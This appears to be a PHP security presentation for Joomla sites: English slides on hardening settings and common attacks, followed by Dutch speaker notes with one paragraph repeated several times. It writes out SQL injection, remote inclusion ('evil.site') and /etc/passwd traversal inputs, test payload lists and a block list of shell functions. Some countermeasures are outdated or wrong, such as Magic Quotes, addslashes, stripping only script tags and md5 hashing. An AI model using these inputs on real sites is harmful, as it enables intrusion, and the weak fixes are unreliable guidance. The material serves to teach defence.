

PHP security



an overview of security
within PHP environments

I and Jira



- My name: Jisse Reitsma
- My company: Jira ICT (www.jira.nl)
- Activities
 - Joomla! hosting, Linux system administration
 - Joomla! education
 - PHP programming / Joomla! programming
 - Security audits / hacking

How easy is hacking?



- “Google hacks”
 - You don't have to be an expert to break-in
- “Script kiddies” use automated tools
 - Rising number of website defacements
 - More websites with a lack of security measures
 - More script kiddies

Results



- Website defacement
- Compromised logins
- Spam on guestbooks / forums

open source = safe?



- more secure than closed source?
 - Continuous reviews by the community
 - Example: Exploits within Linux are discovered and fixed sooner than exploits within MS Windows
- But only if the community is large enough

Security myths



- My website is not interesting enough
- My website is complex so an exploit is hard to find
- And if my website gets hacked, it's not that bad.

The PHP environment



- Typical: LAMP environment
 - Linux
 - Apache
 - MySQL
 - PHP



Questions?



PHP security

PHP



- PHP settings
- Types of hacks
- Counter measures

Easy entrance



- Google hacking
- Weaknesses in AJAX
- Bruteforce attacks
- Myths among hosting providers
 - “PHP Safe Mode is enough”
 - “Using Register Globals is easy”

PHP environment (1)



- Disable Register Globals to untrust the stupid
- Enable Magic Quotes to protect things anyway
- Use `open_basedir` to jail your site
 - `open_basedir = /SITE/DIR:/tmp:/usr/local/lib/php`
- Safe Mode is of the past
- Read-write permissions

PHP environment (2)



- Secure tmp & upload & session paths
- Disable unneeded functions
 - `disable_functions = show_source, system, exec, shell_exec, passthru, popen, proc_open, ini_restore, symlink`
- Disable remote file inclusion
 - `allow_url_fopen = Off`

Types of hacks



- SQL injection
- Cross Site Scripting / Cross Site Request Forgery
- PHP variable insertion
- Directory traversal
- Authentication issues (cookies, session)
- Remote Inclusion

SQL injection



- "SELECT * FROM x WHERE id = " . \$_GET('id')
 - hack: index.php?com_X&task=view&id=1' JOIN
- Counter measures:
 - \$id = addslashes(\$_GET('id')) ;
 - \$id = mysql_real_escape_string(\$_GET('id')) ;
 - \$id = (int)\$_GET('id') ;

XSS / CSRF



- Guestbook allows HTML & JavaScript
- Counter measures:
 - `$content = htmlspecialchars($content) ;`
 - `$content = strip_tags($content) ;`
 - `$content = str_replace("<script>", "", $content) ;`

Variable insertion



- `include($mosConfig_live_site . "XXX/script.php");`
 - `// hack: script.php?`
`mosConfig_live_site=http://evil.site/`
- Counter measures:
 - PHP: `register_globals = Off`
 - PHP: `allow_url_fopen = Off`

Directory traversal



- `file_get_contents($_GET('file'));`
 - // hack: `script.php?file=../../../../../../../../etc/passwd`
- Counter measures:
 - PHP: `open_basedir = /SITE/DIR:/tmp`
 - `$file = preg_replace("/\\.\\.\\.\\/g", "", $file);`

Session security



- PHP: `session.save_handler = files` (or `db` or `mem`)
- PHP: `session.save_path = /var/lib/php/session`
- PHP: `session.cookie_domain = SITE1, SITE2`
- PHP: `session.use_trans_id = 0`
- PHP: `session.cookie_lifetime = 7200`

Session fixation



- Hacker tries to predict the outcome within a session by guessing the SESSION_ID
- Solution: `<?php session_regenerate_id() ; ?>`

NULL Byte Attacks



- NULL byte = ASCII value 0 = %00
- Some PHP versions terminate string handling when bumping into a NULL byte
 - addslashes, copy, array functions
- Fix 1: Upgrade PHP
- Fix 2: `$string = str_replace("\0", "", $string);`
- Wrong fix: `$string = str_replace('\0', "", $string);`

Testing SQL injection



- index.php?value=TEST
 - %00 = NULL byte
 - %0a = newline
 - %27 = single quote (')
 - %20 = space
 - %25 = percentage (%)

Testing path injection



- index.php?file=TEST
 - file=../../../../etc/passwd (directory traversal)
 - file=index.php (recursive loop)
 - file=dir/ (directory testing)
 - file=.htaccess
 - file=../../../../etc/passwd%00 (NULL byte testing)

Testing integer injection



- index.php?id=TEST
 - id=0
 - id=-1
 - id=%00
 - id=STRING (SQL injection)
 - id=4294967296

Password salting




- Old method:
 - md5(password)
- New method:
 - md5(password + salt) . ":" . salt
- Very difficult to brute-force crack



Questions?






Als een website wordt gehackt is het vaak handig te weten wat de motivatie was. Was het opzet op specifiek deze website te hacken of maakt deze website onderdeel uit van een gedistribueerde aanval op talloze websites?

Een hacker kan een website onderzoeken om te kijken of er onveilige software aanwezig is of niet. Bij het meerendeel van gehackte websites wordt echter niet een van tevoren gekozen website getroffen, maar juist websites die lukraak op het Internet zijn gevonden. De aanwezigheid van zoekmachines maakt dit erg gemakkelijk. Een zoekmachine indexeert een webpagina aan de hand van een aantal eigenschappen, waarvan enkele gebruikt kunnen worden om onveilige software te detecteren (voornamelijk de URL). Er zijn zelfs volledige databases op het Internet te vinden met websites die klaar staan om gehackt te worden.

Als een website onderdeel is van een hele serie van hackbare websites dan is er veelal sprake van het exploiteren van bekende beveiligingsgaten, waarbij in veel gevallen ook gebruik wordt gemaakt geautomatiseerde programma's die zonder gebruikersinteractie websites kunnen hacken. De beheerders van dergelijke programma's zijn voornamelijk zogenaamde "script kiddies" - veelal jonge hackers die niet zelf nieuwe gaten ontdekken maar slechts van bestaande gaten gebruik maken. Op het Internet zijn kant-en-klare handleidingen te vinden hoe een website gehackt moet worden wanneer een bepaalde zwakte wordt ontdekt, wat het hacken van een website kinderspel maakt.

Des te meer websites aan het Internet gekoppeld worden, des te meer websites onveilig zullen zijn. En naar mate überhaupt het aantal Internet gebruikers toeneemt (India en China gebruiken immers ook steeds meer het Internet, neemt ook het aantal script kiddies toe. Het is erg logisch om te zeggen dat security komende jaren alleen maar een grotere rol in de IT gaat spelen.




Als een website wordt gehackt is het vaak handig te weten wat de motivatie was. Was het opzet op specifiek deze website te hacken of maakt deze website onderdeel uit van een gedistribueerde aanval op talloze websites?

Een hacker kan een website onderzoeken om te kijken of er onveilige software aanwezig is of niet. Bij het merendeel van gehackte websites wordt echter niet een van tevoren gekozen website getroffen, maar juist websites die lukraak op het Internet zijn gevonden. De aanwezigheid van zoekmachines maakt dit erg gemakkelijk. Een zoekmachine indexeert een webpagina aan de hand van een aantal eigenschappen, waarvan enkele gebruikt kunnen worden om onveilige software te detecteren (voornamelijk de URL). Er zijn zelfs volledige databases op het Internet te vinden met websites die klaar staan om gehackt te worden.

Als een website onderdeel is van een hele serie van hackbare websites dan is er veelal sprake van het exploiteren van bekende beveiligingsgaten, waarbij in veel gevallen ook gebruik wordt gemaakt geautomatiseerde programma's die zonder gebruikersinteractie websites kunnen hacken. De beheerders van dergelijke programma's zijn voornamelijk zogenaamde "script kiddies" - veelal jonge hackers die niet zelf nieuwe gaten ontdekken maar slechts van bestaande gaten gebruik maken. Op het Internet zijn kant-en-klare handleidingen te vinden hoe een website gehackt moet worden wanneer een bepaalde zwakte wordt ontdekt, wat het hacken van een website kinderspel maakt.

Des te meer websites aan het Internet gekoppeld worden, des te meer websites onveilig zullen zijn. En naar mate überhaupt het aantal Internet gebruikers toeneemt (India en China gebruiken immers ook steeds meer het Internet, neemt ook het aantal script kiddies toe. Het is erg logisch om te zeggen dat security komende jaren alleen maar een grotere rol in de IT gaat spelen.




Als een website wordt gehackt is het vaak handig te weten wat de motivatie was. Was het opzet op specifiek deze website te hacken of maakt deze website onderdeel uit van een gedistribueerde aanval op talloze websites?


Een hacker kan een website onderzoeken om te kijken of er onveilige software aanwezig is of niet. Bij het meerendeel van gehackte websites wordt echter niet een van tevoren gekozen website getroffen, maar juist websites die lukraak op het Internet zijn gevonden. De aanwezigheid van zoekmachines maakt dit erg gemakkelijk. Een zoekmachine indexeert een webpagina aan de hand van een aantal eigenschappen, waarvan enkele gebruikt kunnen worden om onveilige software te detecteren (voornamelijk de URL). Er zijn zelfs volledige databases op het Internet te vinden met websites die klaar staan om gehackt te worden.

Als een website onderdeel is van een hele serie van hackbare websites dan is er veelal sprake van het exploiteren van bekende beveiligingsgaten, waarbij in veel gevallen ook gebruik wordt gemaakt geautomatiseerde programma's die zonder gebruikersinteractie websites kunnen hacken. De beheerders van dergelijke programma's zijn voornamelijk zogenaamde "script kiddies" - veelal jonge hackers die niet zelf nieuwe gaten ontdekken maar slechts van bestaande gaten gebruik maken. Op het Internet zijn kant-en-klare handleidingen te vinden hoe een website gehackt moet worden wanneer een bepaalde zwakte wordt ontdekt, wat het hacken van een website kinderspel maakt.

Des te meer websites aan het Internet gekoppeld worden, des te meer websites onveilig zullen zijn. En naar mate überhaupt het aantal Internet gebruikers toeneemt (India en China gebruiken immers ook steeds meer het Internet, neemt ook het aantal script kiddies toe. Het is erg logisch om te zeggen dat security komende jaren alleen maar een grotere rol in de IT gaat spelen.




Van open source projecten als Linux, Apache, Joomla en Drupal wordt vaak aangenomen dat de programmacode veel veiliger is dankzij de voortdurende reviews van de community. Dankzij de publiekelijk toegankelijk broncode van open source projecten kan de code niet alleen door de ontwikkelaars zelf maar ook door de gebruikers gecontroleerd worden. Beveiligingsfouten worden hierdoor sneller opgespoord. Dit is zowel het nadeel als het voordeel van open source software. Als de bad guys eerder achter een lek komen dan de good guys, dan kan dit desastreus zijn voor gebruikers van de software. Maar als omgekeerd de good guys eerder zijn, dan is juist een enorm voordeel ten opzichte van "closed source" projecten. Hierbij is de grootte van de groep ontwikkelaars (zowel binnen het project als binnen de gebruikersgemeenschap) bepalend, waarbij extra factoren als de ontwikkelingssnelheid van de code zelf en het enthousiasme van gebruikers ook meegerekend moeten worden. Vooral de keuze voor kleinere open source projecten brengt dus veel risico met zich mee. De keuze is dan om bijvoorbeeld zelf de broncode te reviewen of om dit te laten doen door een professionele partij.



Vaak zijn eigenaren van Joomla website laconiek met betrekking tot veiligheid. De redenen hiervoor zijn als volgt samen te vatten:

- “Een populaire website die nauwelijks te vinden via Google, zal waarschijnlijk ook niet door de hacker gevonden worden.” Helaas interesseert de hacker het niets of een website populair is of niet. De hacker denkt vaak alleen aan de eigen populariteit, waarbij meer gehackte websites alleen maar beter is.
- “Bij een website met veel verschillende pagina's is het veel moeilijker om de pagina met de exploit te vinden.” Dit spreekt van een onbegrip over hoe de hacker te werk gaat. De meeste hackers zullen niet met de hand een website gaan doorbladeren, maar laten geautomatiseerde tools los op duizenden webpagina's waar mogelijk exploit X op staat. Als jouw website op een dergelijke lijst terecht komt en jouw website bevat exploit X, dan is dit niet meer dan een tijdbom die vroeg of laat ontploft.
- Zodra een website gehackt is, denken sommige mensen “Nu hebben we het wel gehad”. Dit is juist niet het geval. De website staat nu gekenmerkt op de lijst als “succesvol gehackt”. Zodra de hacker weer de kans krijgt zal hij de website opnieuw proberen te hacken. Alleen de originele website restoren is niet voldoende, het beveiligingslek moet permanent worden opgelost.
- En wat is de schade? Niet alleen zijn er kosten verbonden aan het repareren van de website, en het dichten van het lek, maar de schade aan het bedrijfsimago is veel groter. Er is een kans dat Google de gehackte website indexeert waarbij het weken of maanden kan duren voordat deze verkeerde pagina weer uit de Google cache is verdwenen.



Als een website wordt gehackt is het vaak handig te weten wat de motivatie was. Was het opzet op specifiek deze website te hacken of maakt deze website onderdeel uit van een gedistribueerde aanval op talloze websites?

Een hacker kan een website onderzoeken om te kijken of er onveilige software aanwezig is of niet. Bij het meerendeel van gehackte websites wordt echter niet een van tevoren gekozen website getroffen, maar juist websites die lukraak op het Internet zijn gevonden. De aanwezigheid van zoekmachines maakt dit erg gemakkelijk. Een zoekmachine indexeert een webpagina aan de hand van een aantal eigenschappen, waarvan enkele gebruikt kunnen worden om onveilige software te detecteren (voornamelijk de URL). Er zijn zelfs volledige databases op het Internet te vinden met websites die klaar staan om gehackt te worden.

Als een website onderdeel is van een hele serie van hackbare websites dan is er veelal sprake van het exploiteren van bekende beveiligingsgaten, waarbij in veel gevallen ook gebruik wordt gemaakt geautomatiseerde programma's die zonder gebruikersinteractie websites kunnen hacken. De beheerders van dergelijke programma's zijn voornamelijk zogenaamde "script kiddies" - veelal jonge hackers die niet zelf nieuwe gaten ontdekken maar slechts van bestaande gaten gebruik maken. Op het Internet zijn kant-en-klare handleidingen te vinden hoe een website gehackt moet worden wanneer een bepaalde zwakte wordt ontdekt, wat het hacken van een website kinderspel maakt.

Des te meer websites aan het Internet gekoppeld worden, des te meer websites onveilig zullen zijn. En naar mate überhaupt het aantal Internet gebruikers toeneemt (India en China gebruiken immers ook steeds meer het Internet, neemt ook het aantal script kiddies toe. Het is erg logisch om te zeggen dat security komende jaren alleen maar een grotere rol in de IT gaat spelen.








Bij het opzetten van een goede betrouwbare Joomla website is de eerste stap de keuze voor een goed betrouwbaar hosting platform: Daar ligt immers de verantwoordelijkheid voor een veilige webserver. Aangezien ongeveer 95% van alle exploits bij Joomla gebaseerd zijn op een geactiveerde Register Globals instelling, is het van noodzakelijk belang dat deze setting **UITGESCHAKELD** is (zowel in PHP native modus als binnen de gesimuleerde modus van Joomla zelf).

Overige zaken die bij een goed hosting platform horen zijn een betrouwbare backup (met bijbehorende restore mogelijkheden), een goed doordacht beveiligingsbeleid waarin een begrip voor hedendaagse beveiligingsproblemen naar voren komt,

